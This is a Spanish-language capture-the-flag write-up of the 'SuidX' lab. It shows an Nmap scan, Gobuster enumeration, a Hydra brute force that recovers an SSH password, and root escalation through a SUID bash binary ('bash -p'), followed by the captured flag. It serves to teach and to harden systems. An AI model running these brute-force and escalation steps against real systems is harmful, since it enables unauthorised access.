Informe Técnico – CTF SuidX

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Laboratorio: SuidX (Whoami Labs)
Tipo: Hacking Ético / Capture The Flag


1. Introducción

En el laboratorio Capture The Flag denominado SuidX, se analizó un entorno vulnerable orientado a la explotación de binarios con permisos SUID. El objetivo fue identificar usuarios válidos, obtener acceso inicial y escalar privilegios aprovechando malas configuraciones de binarios privilegiados.

2. Desarrollo del Laboratorio

Paso 1

Descarga de la máquina vulnerable mediante wget y descompresión del archivo con unzip en el directorio SuidX.



Paso 2

Ejecución del laboratorio con el comando sudo bash startlab.sh suidx.tar, dejando activa la máquina virtual con IP 172.17.0.2.

Paso 3

Ejecución de un escaneo Nmap con verbosidad para identificar servicios en estado listening.

```
┌──(kali㉿kali)-[~/edutek/SuidX]
└─$ nmap -sS -sV -sC -p- 172.17.0.2 -vvv
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-04 18:40 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:40
Completed NSE at 18:40, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:40
Completed NSE at 18:40, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:40
Completed NSE at 18:40, 0.00s elapsed
Initiating ARP Ping Scan at 18:40
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 18:40, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:40
Completed Parallel DNS resolution of 1 host. at 18:40, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 18:40
Scanning 172.17.0.2 [65535 ports]
Discovered open port 25/tcp on 172.17.0.2
Discovered open port 21/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 3306/tcp on 172.17.0.2
Discovered open port 8080/tcp on 172.17.0.2
Discovered open port 6379/tcp on 172.17.0.2
Discovered open port 8081/tcp on 172.17.0.2
Discovered open port 5432/tcp on 172.17.0.2
Completed SYN Stealth Scan at 18:40, 1.10s elapsed (65535 total ports)
```

Paso 4

Identificación de los puertos abiertos 21, 22, 25, 3306, 5432, 6379 y 8080.

```
Not shown: 65527 closed tcp ports (reset)
PORT     STATE SERVICE          REASON         VERSION
21/tcp   open  ftp?             syn-ack ttl 64
22/tcp   open  ssh              syn-ack ttl 64 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ad:4c:66:ff:fc:ff:8d:2a:da:65:d0:78:5a:1d:bc:3f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDUFa2vUZsK+e/+5jQAj3fNX/4sijoEydB3wXexyi00FTF3+g
n9qNNCfDTCO7RBA=
|   256 e4:e8:0f:af:59:8a:fc:fd:cf:4b:1a:f6:74:46:56:fa (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIXfdWa6wAw9yJ0b3Uy/iaI0WRgJTsRY/u+yvk3RqZeg
25/tcp   open  smtp?           syn-ack ttl 64
| smtp-commands: Couldn't establish connection on port 25
3306/tcp open  mysql?          syn-ack ttl 64
5432/tcp open  postgresql?     syn-ack ttl 64
6379/tcp open  redis?          syn-ack ttl 64
8080/tcp open  http            syn-ack ttl 64 Apache httpd 2.4.52 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: SuidX Lab | whoami-labs
|_http-server-header: Apache/2.4.52 (Ubuntu)
8081/tcp open  blackice-icecap? syn-ack ttl 64
| mcafee-epo-agent: ePO Agent not found
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Paso 5

Enumeración de directorios web mediante Gobuster para descubrir información oculta.

```
┌──(kali㉿kali)-[~/edutek/SuidX]
└─$ gobuster dir -u http://172.17.0.2:8080 -w /usr/share/wordlists/dirb/common.txt -x php,txt,bak,old,zip,tar,gz,log,swp,html
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,txt,bak,old,gz,log,html,zip,tar,swp
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta.txt             (Status: 403) [Size: 277]
/.hta.zip             (Status: 403) [Size: 277]
/.hta.bak             (Status: 403) [Size: 277]
/.hta.old             (Status: 403) [Size: 277]
/.hta.php             (Status: 403) [Size: 277]
/.htpasswd.swp        (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/.htpasswd.tar        (Status: 403) [Size: 277]
/.htpasswd.zip        (Status: 403) [Size: 277]
/.htpasswd.log        (Status: 403) [Size: 277]
/.htpasswd.bak        (Status: 403) [Size: 277]
/.htpasswd.old        (Status: 403) [Size: 277]
/.htpasswd.txt        (Status: 403) [Size: 277]
/.htpasswd.gz         (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 4417]
/index.html           (Status: 200) [Size: 4417]
/server-status        (Status: 403) [Size: 277]
/user                 (Status: 301) [Size: 314] [--> http://172.17.0.2:8080/user/]
Progress: 50743 / 50743 (100.00%)
===============================================================
Finished
===============================================================
```


Paso 6


Identificación del directorio /user vía web y detección del usuario válido hacker.




Paso 7

Ejecución de Hydra utilizando el diccionario rockyou y un archivo de usuario para identificar la contraseña del usuario hacker.







Paso 8

Obtención exitosa de la contraseña del usuario hacker.

```
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "147258369" - 482 of 14344400 [child 12] (0/1)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "charlotte" - 483 of 14344400 [child 9] (0/1)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "natalia" - 484 of 14344400 [child 6] (0/1)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "francisco" - 485 of 14344400 [child 1] (0/1)
[ATTEMPT] target 172.17.0.2 - login "hacker" - pass "amorcito" - 486 of 14344400 [child 10] (0/1)
[22][ssh] host: 172.17.0.2   login: hacker   password: amorcito
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-04 19:47:23
```


Paso 9

Acceso al sistema mediante SSH y validación de sesión con el usuario hacker.

```
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /home/kali/.ssh/known_hosts:5
  remove with:
  ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
Host key for 172.17.0.2 has changed and you have requested strict checking.
Host key verification failed.

┌──(kali㉿kali)-[~/edutek/SuidX]
└─$ ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
# Host 172.17.0.2 found: line 4
# Host 172.17.0.2 found: line 5
/home/kali/.ssh/known_hosts updated.
Original contents retained as /home/kali/.ssh/known_hosts.old

┌──(kali㉿kali)-[~/edutek/SuidX]
└─$ ssh hacker@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:VFwS69UpqQa5tYljuBFv6t5MDp3LYVmBwqb1r22Av08
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
hacker@172.17.0.2's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.16.8+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
-bash-5.1$ whoami
hacker
-bash-5.1$
```


Paso 10

Enumeración de archivos en el directorio home sin encontrar pistas relevantes.



Paso 11

Búsqueda de binarios con permisos SUID disponibles para el usuario.



Paso 12

Pruebas de escalada utilizando referencias de GTFOBins, logrando finalmente elevar privilegios mediante el binario bash.

```
-bash-5.1$ more /etc/hosts
!/bin/sh
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.2      5f382f39809a
-bash: !/bin/sh: event not found
-bash-5.1$ whoami
hacker
-bash-5.1$
-bash-5.1$ find . -exec /bin/sh \; -quit
$ whoami
hacker
$
$ su root
Password:
su: Authentication failure
$ /usr/bin/bash -p
bash-5.1# whoami
root
bash-5.1#
bash-5.1#
```

Paso 13

Búsqueda y validación exitosa del archivo de bandera (flag), completando el laboratorio.

```
bash-5.1# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
bash-5.1# cd root/
bash-5.1# ls
flag.txt
bash-5.1# cat flag.txt
1EEME_n0w
bash-5.1#
```

```
Bienvenido a WHOAMI-LABS.COM. Laboratorio: SuidX.

Tu laboratorio SuidX está desplegado correctamente.
La IP de la máquina vulnerable es: 172.17.0.2

Ingresa la flag: 1EEME_n0w
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n):
```

3. Conclusiones y Lecciones Aprendidas

Este laboratorio evidencia el alto impacto de mantener binarios con permisos SUID mal configurados. Se refuerza la importancia de auditar ejecutables privilegiados, aplicar el principio de mínimo privilegio y realizar revisiones periódicas de seguridad en sistemas Linux.